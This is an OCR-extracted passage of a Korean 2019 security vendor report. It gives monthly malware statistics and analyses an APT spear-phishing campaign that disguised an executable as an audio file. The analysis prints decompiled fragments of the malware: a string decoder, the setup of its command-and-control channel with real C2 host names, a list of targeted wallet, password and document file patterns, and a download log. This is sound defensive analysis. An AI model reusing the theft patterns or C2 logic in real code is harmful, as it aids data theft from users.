이스트시큐리티

보안 동향 보고서

No.114 2019.03

No.114 2019.03

이스트시큐리티 보안 동향 보고서

CONTENT

01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-27

목소리 음성파일을 재생하는 APT 공격 '오퍼레이션 블랙햇 보이스 (Operation Blackhat Voice)'

선하증권 확인을 미끼로 RAT을 유포하는 이메일 주의!

03 악성코드 분석 보고 28-42

개요

악성코드 상세 분석

결론

04 글로벌 보안 동향 43-51

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

1. 악성코드 동향

2019 년 2 월에는 특히 메일을 통한 악성코드 유포가 극성인 달이었습니다.
지난 1 월에 연말연시 이슈와 구직시즌 이슈, 남북 관계 등을 활용한 사회공학적 기법을 동반한 공격이 다수 발견된 것에 이어 다양한 형태의 사칭 및 위장 메일이 악성코드와 함께 유포된 2 월이었습니다.

2 월 한 달 동안 국내에 유포된 악성 메일만 살펴보더라도, 정말 다양한 형태의 사칭/위장 메일이 확인됩니다.

- 지방경찰서 출석통지서로 사칭한 갠드크랩 랜섬웨어를 유포한 이메일
- 수신자의 이메일이 해킹되었고 수신자의 사생활이 녹화되었다고 거짓 협박하여 비트코인을 요구하는 hoax 메일
- 송장/인보이스로 사칭한 백도어 악성코드 유포 이메일
- 경찰청 소환장으로 사칭한 갠드크랩 랜섬웨어 유포 이메일
- 지마켓 할인쿠폰으로 위장한 갠드크랩 랜섬웨어 유포 이메일
- 헌법재판소 소환장으로 위장한 갠드크랩 랜섬웨어 유포 이메일
- 입사지원서로 위장한 갠드크랩 랜섬웨어 유포 이메일
- 한국은행을 사칭한 갠드크랩 랜섬웨어 유포 이메일
- 구매 영수증으로 위장한 정보 탈취 악성코드 유포 이메일

이렇듯, 공격자는 사용자들의 호기심/두려움을 악용하여 이메일 첨부파일을 열람하도록 유도하며 일단 메일 첨부파일을 실행하면 랜섬웨어에 감염시키거나 백도어 세팅, 정보 탈취 등의 악성 행위를 진행합니다.

특히 랜섬웨어의 제왕 GandCrab 의 유포도 계속 꾸준하게 이뤄지고 있는 것도 확인되고 있음을 확인하실 수 있습니다.

이스트시큐리티 시큐리티대응센터(ESRC)에서는 2 월 초에 지난 2018 년 1 월 첫 발견 후 현재 랜섬웨어 공격의 대다수를 차지하는 RaaS(Ransomware as a Service)의 대표주자 갠드크랩 랜섬웨어의 변천사를 정리하여 이스트시큐리티 알약 블로그에 포스팅하였습니다. 갠드크랩이 어떻게 변화해왔고, 얼마나 신속하게 시장상황에 대응하고 있는지 손쉽게 확인하실 수 있는 만큼 블로그에 방문하셔서 관련 글을 확인해보시는 것을 권장해 드립니다. 물론 위와 같이 다양한 형태의 사칭/위장한 이메일로 사용자를 호시탐탐 노리는 갠드크랩 랜섬웨어에 대한 대비책을 짜는 데도 도움이 되실 것으로 생각합니다.

** 갠드크랩(GandCrab) 랜섬웨어 제왕의 변천사
https://blog.alyac.co.kr/2113

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2019 년 2 월의 감염 악성코드 Top 15 리스트에서는 지난 2019 년 1 월에 1, 2 위를 차지했던 Trojan.Agent.gen, Misc.HackTool.AutoKMS 이 이번 달 Top 15 리스트에서도 역시 1,2 위를 차지했다. 리스트에 Gen:Variant.Razy.330116 악성코드가 새롭게 3 위로 올라왔는데 이 악성코드는 주로 이메일에 첨부된 악성 스크립트 및 실행 파일이다. 공격자들이 공격을 수행할 때, 가장 손쉽게 큰 비용과 리소스를 들이지 않는 수단이 이메일과 첨부파일인 만큼 주의가 필요하다.

전반적으로 악성코드 진단 수치 자체는 지난 1 월과 대비하여 크게 감소한 추세를 보였다.

순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	807,706
2	-	Misc.HackTool.AutoKMS	Trojan	594,093
3	New	Gen:Variant.Razy.330116	Trojan	520,348
4	↑1	Trojan.HTML.Ramnit.A	Trojan	395,595
5	New	Hosts.media.opencandy.com	Host	344,075
6	↑3	Trojan.LNK.Gen	Trojan	286,084
7	↓1	Trojan.ShadowBrokers.A	Trojan	273,494
8	↓5	Misc.HackTool.KMSActivator	Trojan	205,321
9	↓1	Misc.Keygen	Trojan	140,039
10	-	Misc.Riskware.TunMirror	Trojan	122,426
11	↓4	Win32.Neshta.A	Virus	121,039
12	↑3	Worm.ACAD.Kenilfe	Worm	114,964
13	New	Win32.Ramnit.Dam	Virus	106,746
14	↓3	Worm.ACAD.Bursted	Worm	103,716
15	New	Trojan.Iframe.KX	Trojan	102,660


*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2019 년 02 월 01 일 ~ 2019 년 02 월 28 일

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 81%를 차지했으며 호스트(Host) 파일 변조 유형이 6%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교

2 월에는 1 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 증가했으며, 웜(Worm) 유형이 2 월에 1 월과 비교하여 절반으로 줄었다. 또한 호스트 파일(Host)을 변조하는 악성코드 유형의 경우 2 월에 새롭게 올라왔다.




 Copyright © 2019 ESTsecurity Corp. All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


2 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로서, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 2 월 1 일부터 2 월 28 일까지 총 96,318 건의 랜섬웨어 공격 시도가 차단되었다. 1 월보다 공격 건수는 10% 미만 감소했지만 2 월이 짧은 달인 것을 고려했을 때 1 월과 유사한 수준이라고 보인다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 2 월 한 달간 총 11,181 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 1 월 한 달간 확인되었던 15,370 건의 악성코드 유포지/경유지 건수보다 약 27%가량 감소한 수치이다.



ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

02

전문가 보안 기고

1. 목소리 음성파일을 재생하는 APT 공격 '오퍼레이션 블랙햇 보이스(Operation Blackhat Voice)'

2. 선하증권 확인을 미끼로 RAT 을 유포하는 이메일 주의!

ESTsecurity Copyright © 2019 ESTsecurity Corp. All rights reserved.

1. 목소리 음성파일을 재생하는 APT 공격 '오퍼레이션 블랙햇 보이스(Operation Blackhat Voice)'

2019 년 03 월 06 일, 대북 관련 분야 등에서 활동하는 기업에 스피어 피싱(Spear Phishing) 공격이 수행된 것을 확인하였고, 특정 정부의 후원을 받는 해킹조직의 APT(지능형지속위협) 공격 일환으로 분석되었습니다.

■ MP3 음원 파일로 위장한 공격 벡터 '오퍼레이션 블랙햇 보이스' 배경

최초 공격은 '검토 요청'이라는 이메일 제목으로 수행됐으며, '회의 자료 Protected.zip' 파일이 첨부되어 있었습니다.

또한, 이메일 본문에는 '회의 자료 보내드리니 검토해주시기 바랍니다. 파일비번: china0305' 문구가 포함되어 있어서, 첨부된 압축 파일에 비밀번호가 설정된 것을 알 수 있습니다.

ESRC 에서는 이번 사이버 작전(Opsec)을 분석하는 과정에서 공격자가 '블랙햇(BlackHat)'이라는 계정을 사용해 명령제어(C2) 서버를 구축하고, 실제 음성 녹음 파일을 활용한 특징에 착안해 '작전명 블랙햇 보이스(Operation Blackhat Voice)'로 명명했습니다.

블로그에 공개된 내용 이외에 보다 상세한 위협분석 인텔리전스 보고서와 침해지표(IoC) 등은 추후 기업전용 악성코드 위협 대응 솔루션 '쓰렛 인사이드(Threat Inside)' 서비스를 통해 별도 제공할 예정입니다.

[그림 1] 03 월 06 일에 수행된 스피어 피싱 공격 화면\

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

02 전문가 보안 기고

ESRC 는 해당 공격을 면밀히 추적하는 과정에서 이미 지난 2 월 말부터 동일한 공격이 수행된 정황을 포착했습니다.


2 개의 공격은 약 1 주일 정도의 간격을 두고 진행되었으며, 첨부 파일명이 각각 다르지만, 내부에 포함된 악성 파일은 동일한 것으로 분석됐습니다.

2019 년 02 월 27 일에 수행된 악성 이메일의 제목은 '중국 지인 자료'이며, '녹음 13914778351(Jiao Hu Interpretor Transformed) .3gp .zip' 압축 파일이 첨부되어 있습니다.

그리고 본문에는 '지인으로부터 들어온 녹음자료인데 확인해주시기 바랍니다. 파일 비번: china0210' 문구가 포함되어 있습니다.

2 월과 3 월 수행된 두 개의 공격에서 모두 동일하게 암호화된 압축 파일이 사용되었고, 공격자는 '파일비번'이라는 비밀번호의 약어와 함께 중국을 의미하는 'china' 영문 단어를 사용했습니다.

공격자는 한글표현 '비번'을 사용하기 위해 별도의 구글 번역기 등을 사용하지 않았고, 한글을 어느정도 구사할 수 있다는 점에 주목됩니다.



[그림 2] 2 월에 수행된 악성 이메일 화면

각 압축 파일에 포함된 파일을 비교해 보면, 파일명은 다르지만, 동일한 날짜에 제작된 같은 파일이라는 것을 알 수 있습니다.

또한, 두 파일 모두 'mp3', '3gp' 등 음원 파일처럼 위장한 공통점이 존재하며, 공백을 다수 포함한 2 중 확장자로 위장한 실행 파일(.exe) 입니다.


 Copyright © 2019 ESTsecurity Corp. All rights reserved.

[그림 3] 압축 파일 비교 화면

■ 악성파일 코드 시퀀스 분석

공격에 사용된 실제 바이너리(.exe) 파일은 내부에 'MP3', 'WAVE' 리소스를 가지고 있습니다.

'MP3'리소스에는 실제 음원 파일이 포함되어 있으며, 'WAVE' 리소스에는 32 비트와 64 비트로 구분된 악성코드가 BASE64 형태로 인코딩되어 있습니다.



[그림 4] 리소스에 은밀히 숨겨져 있는 악성코드 화면

 Copyright © 2019 ESTsecurity Corp. All rights reserved.


'WAVE' 리소스에 포함되어 있는 '143', '144' 코드에는 128 바이트 크기의 위장된 WAVE 헤더코드를 포함하고 있으며, 그 다음 코드부터는 BASE64 방식으로 인코딩되어 있는 CAB(MSCF) 파일이 포함되어 있습니다.

CAB 압축파일 내부를 살펴보면, '143' 리소스에는 32 비트용 악성코드 'svc.dll' 파일이 포함되어 있고, '144' 리소스에는 64 비트용 악성코드 'svc.dll' 파일이 포함되어 있습니다.

이 파일은 추후 시스템 폴더 경로에 'Adsvr.dll' 파일명으로 생성되어 작동합니다.

'MP3' 리소스에 포함된 파일은 실제로 중국인들이 대화하는 음원 파일 'mysong.mp3'가 존재하고, 악성코드가 실행되면 다음과 같이 실제 음원이 미디어 플레이어 통해 자동 재생됩니다.

중국어로 대화하는 음성녹음 파일에는 중국 · 일본 · 타이완 간의 영유권 분쟁지역인 조어도 문제에 대해 두 사람이 질문과 답변을 나누는 내용을 담고 있습니다.



[그림 4-1] 미디어 플레이어 실행 화면

'svc.dll' 악성코드는 2019 년 02 월 21 일 제작되었으며, 특정 디코딩 함수 (XOR 0x25)를 통해 내부 문자열을 복호화하게 됩니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
if ( a1 )
{
  v2 = strlen(a1);
  v3 = 0;
  if ( v2 > 0 )
  {
    v4 = (char *)(a1 + 1);
    v5 = ((unsigned int)(v2 - 1) >> 1) + 1;
    do
    {
      v6 = *(v4 - 1);
      if ( v6 > 57 )
        v6 -= 7;
      v7 = *v4;
      v8 = 16 * v6;
      if ( *v4 <= 57 )
        v9 = v7 - 48;
      else
        v9 = v7 - 55;
      byte_10024188[v3] = (v9 + v8) ^ 0x25;
      v4 += 2;
      ++v3;
      --v5;
    }
    while ( v5 );
  }
  byte_10024188[v3] = 0;
  result = byte_10024188;
```

ESTsecurity

[그림 5] 문자열 디코딩 XOR 0x25 명령 화면

인코딩된 문자열 중에는 다음과 같이 비트코인, 은행, 암호, 문서 파일 등의 다양한 데이터를 수집 시도하는 기능을 가지고 있습니다. 공격자는 개인정보 중에서도 금융관련 정보 탈취를 통해 금전적인 수익까지 노렸던 것을 알 수 있습니다.

bitcoin *paypal* *wallet* *.rdp *.vnc *.cer *.spc *.pvk *credit* *bank* *password* *pwd* *.pdf *.doc *.docx *.xls *.xlsx *.rar *.zip *.txt *.rtf *.jpg *.png *.gif *.htm *.html *.chm *.xaml *.template *.lnk *.asp *.php

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

[그림 6] 수집 대상 목록

악성 dll 파일이 로드되면, 'addr.dat' 파일을 통해 공격자가 숨겨둔 2 개의 명령제어(C2) 서버와 통신을 시도하게 되는데, 하나는 FTP 기반의 웹 서버입니다.

- ftp.drivehq.com

- blackhat.1apps.com

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

```
v3 = 0;
qmemcpy(
  &v5,
  "1WrWn"                                   // ftp.drivehq.com show_world
  "3|||00021|||4351550B41574C53404D540B464A48|||564D4A527A524A574941WrWn"
  "1|||00080|||474944464E4D44510B1444555556 0B464A48|||0B0AWrWn",
  0x80u);                                                // blackhat.1apps.com
wsprintfW(&FileName, L"%sWWaddr.dat", &WideCharStr);
v0 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
if ( v0 == (HANDLE)-1 )
{
  dword_100260D0 = 0;
  sub_1000CC30(&v5);
  return (void *)1;
}
CloseHandle(v0);
result = (void *)dword_10025CAC(&FileName, &v3);
v2 = result;
if ( result )
{
  sub_1000CC30(result);
  free(v2);
  return (void *)1;
}
return result;
```

ESTsecurity

[그림 7] 명령제어(C2) 서버와 통신하는 함수


명령제어(C2) 서버와 통신이 이뤄지면 공격자가 숨겨둔 또 다른 악성코드를 다운로드하게 됩니다.

다양한 파일에 대한 다운로드를 시도하는데, 분석 당시 'wp32.txt' 파일이 다운로드 되었습니다.

 Copyright © 2019 ESTsecurity Corp. All rights reserved.

3315	blackhat.1apps.com	text/html	1245 bytes	svupdate.png
3320	blackhat.1apps.com	text/html	1245 bytes	svupdate.png
3323	blackhat.1apps.com	text/html	1245 bytes	addr.png
3330	blackhat.1apps.com	text/html	1245 bytes	addr.png
3912	blackhat.1apps.com	text/html	1245 bytes	svupdate.png
3916	blackhat.1apps.com	text/html	1245 bytes	svupdate.png
3921	blackhat.1apps.com	text/html	1245 bytes	task.png
3929	blackhat.1apps.com	image/png	46 bytes	task.png
3932	blackhat.1apps.com	text/html	1245 bytes	wp32.txt
4354	blackhat.1apps.com	text/plain	465 kB	wp32.txt

```
</body>
